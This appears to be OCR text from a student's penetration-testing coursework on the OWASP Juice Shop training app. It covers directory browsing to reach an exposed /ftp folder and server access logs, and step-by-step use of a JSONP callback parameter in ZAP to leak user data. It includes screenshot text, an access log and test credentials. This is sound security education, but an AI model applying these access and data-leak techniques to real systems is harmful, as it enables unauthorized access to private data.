

listing directory //ftp
https://127.0.0.1:3000//ftp
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Choose Application
Choose an application to open the file link.
incident-support.kdbx
Choose other Application
Choose...
Always use this application to open file links
Cancel
Open Link
~ / / ftp
quarantine
coupons_2013.md.bak
incident-support.kdbx
suspicious_errors.yml
History
WebSockets



Downloads - Thunar
File Edit View Go Bookmarks Help
kali
Downloads
Places
Computer
kali
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
blue-JPG-file-icon.webp
eastere.gg%00.md
font-mfizz.woff
font-mfizz(1).woff
font-mfizz(2).woff
font-mfizz(3).woff
font-mfizz(4).woff
font-mfizz(5).woff
Free_Test_Data_1MB_PDF.pdf
incident-support.kdbx
Create Folder...
Create Document
Paste
Open Terminal Here
Open as Root
Arrange Items
Zoom In
Zoom Out
Normal Size
Properties...
Example for a custom a
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Search
announcement_encrypted.md
encrypt.pyc
package.json.bak
Sites
Start
Start
Start
Off
History
WebSockets



root@kali: /home/kali/Downloads
File Actions Edit View Help
(kali㉿kali)-[~/Downloads]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[/home/kali/Downloads]
cat incident-support.kdbx



16:39
root@kali: /home/kali/Downloads
File Actions Edit View Help
cat incident-support.kdbx
(root@kali)-[/home/kali/Downloads]



16:40
listing directory /support/log
https://127.0.0.1:3000/support/logs
https://127.0.0.1:3000/support/logs — Visit
This time, search with:
For quick access, place your bookma
Kali NetHunter
Exploit-DB
~ / support / logs
Name
Size
Modified
access.log.2024-04-30
601
PM 6:38:53 4/30/2024
access.log.2024-05-02
8869
PM 3:40:23 5/2/2024
History
WebSockets


listing directory /support/log
https://127.0.0.1:3000/support/logs
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
~ / support / logs
Name
Size
Modified
access.log.2024-04-30
601
PM 6:38:53 4/30/2024
access.log.2024-05-02
8869
PM 3:40:23 5/2/2024
access.log.2024-05-02
History
WebSockets
https://127.0.0.1:3000/support/logs/access.log.2024-05-02


listing directory /support/log
https://127.0.0.1:3000/support/logs
https://127.0.0.1:3000/support/logs — Visit
This time, search with:
Kali NetHunter
Exploit-DB
~ / support / logs
Name
Size
Modified
access.log.2024-04-30
601
PM 6:38:53 4/30/2024
access.log.2024-05-02
8869
PM 3:40:23 5/2/2024
History
WebSockets


Open
access.log.2024-05-02
~/Downloads
Save
1 ::ffff:172.17.0.1 - - [02/May/2024:15:29:54 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 18835 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
2 ::ffff:172.17.0.1 - - [02/May/2024:15:29:54 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 18835 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
3 ::ffff:172.17.0.1 - - [02/May/2024:15:29:54 +0000] "GET /rest/admin/application-version HTTP/1.1" 200 20 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
4 ::ffff:172.17.0.1 - - [02/May/2024:15:29:54 +0000] "GET /rest/admin/application-version HTTP/1.1" 200 20 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
5 ::ffff:172.17.0.1 - - [02/May/2024:15:29:54 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 18835 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
6 ::ffff:172.17.0.1 - - [02/May/2024:15:29:54 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 18835 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
7 ::ffff:172.17.0.1 - - [02/May/2024:15:29:55 +0000] "GET /rest/languages HTTP/1.1" 200 4872 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
8 ::ffff:172.17.0.1 - - [02/May/2024:15:29:55 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 200 18835 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
9 ::ffff:172.17.0.1 - - [02/May/2024:15:29:55 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 200 647 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
10 ::ffff:172.17.0.1 - - [02/May/2024:15:29:55 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/1.1" 200 647 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
11 ::ffff:172.17.0.1 - - [02/May/2024:15:29:55 +0000] "GET /api/Quantitys/ HTTP/1.1" 200 5991 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
12 ::ffff:172.17.0.1 - - [02/May/2024:15:29:55 +0000] "GET /rest/products/search?q= HTTP/1.1" 200 12880 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
13 ::ffff:172.17.0.1 - - [02/May/2024:15:29:57 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 304 - "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
14 ::ffff:172.17.0.1 - - [02/May/2024:15:30:38 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 304 - "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
15 ::ffff:172.17.0.1 - - [02/May/2024:15:30:38 +0000] "GET /snippets HTTP/1.1" 200 792 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
16 ::ffff:172.17.0.1 - - [02/May/2024:15:30:38 +0000] "GET /api/Challenges/?sort=name HTTP/1.1" 200 80211 "https://127.0.0.1:3000/" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
17 ::ffff:172.17.0.1 - - [02/May/2024:15:32:54 +0000] "GET /favicon.ico HTTP/1.1" 200 3748 "https://127.0.0.1:3000//ftp" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
18 ::ffff:172.17.0.1 - - [02/May/2024:15:40:01 +0000] "GET /favicon.ico HTTP/1.1" 200 3748 "https://127.0.0.1:3000/ftp" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
19 ::ffff:172.17.0.1 - - [02/May/2024:15:40:11 +0000] "GET /SUPOORTLOGS HTTP/1.1" 200 3748 "-" "Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0"
20 ::ffff:172.17.0.1 - - [02/May/2024:15:40:11 +0000] "GET /rest/admin/application-configuration HTTP/1.1" 304 - "https://127.0.0.1:3000/SUPOORTLOGS"
Loading file "~/Downloads/access.log.2024-05-02"...
Plain Text
Tab Width: 8
Ln 1, Col 1
INS


OWASP Juice Shop
https://127.0.0.1:3000/#/score-board
Improper Input Validation
Upload Size
Upload a file larger than 100 kB.
Improper Input Validation
Upload Type
Upload a file that has no .pdf or .zip extension.
XXE
XXE Data Access
Sensitive Data Exposure
Access Log
Gain access to any access log file of the server.
Unvalidated Redirects
Allowlist Bypass
Enforce a redirect to a page you are not supposed to redirect to.
XSS
CSP Bypass
Injection
Christmas Special
Order the Christmas special offer of 2014.
Broken Access Control
Easter Egg
Find the hidden easter egg.
Injection
Ephemeral Accountant
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:


We verify that the Access Log functioned in accordance with the designated Security Functional Requirement (SFR) throughout our penetration testing of the Target of Evaluation (TOE). By some manipulation of the FTP directory's URL, we were able to locate incident-support.kdbx and retrieve server log files. By using the cat command in the terminal, we were able to gain access to private records and show that there may have been a security breech. This challenge emphasizes how important it is to prevent unwanted access to internal log files because our solution got around standard security protocols and exposed sensitive server information.


VC: Email Leak


a) Description of penetration testing that was carried out.

1. Login to the juice shop using the email asd@asd.com password: asd@1
2. Go to ZAP and find /rest/user/whoami. Send this to the requester tab.
3. In the requester tab find the api, add to /rest/user/whoami?callback=admin.
4. Once this gives success message we see that the API response is a JavaScript fragment (JSONP), rather than a JSON object.
5. This asynchronous API callback returns the user information for the currently logged-in users.
6. We solved the email-leak challenge.

b) Outcomes/Evidence of the Penetration Testing


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
Send
20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
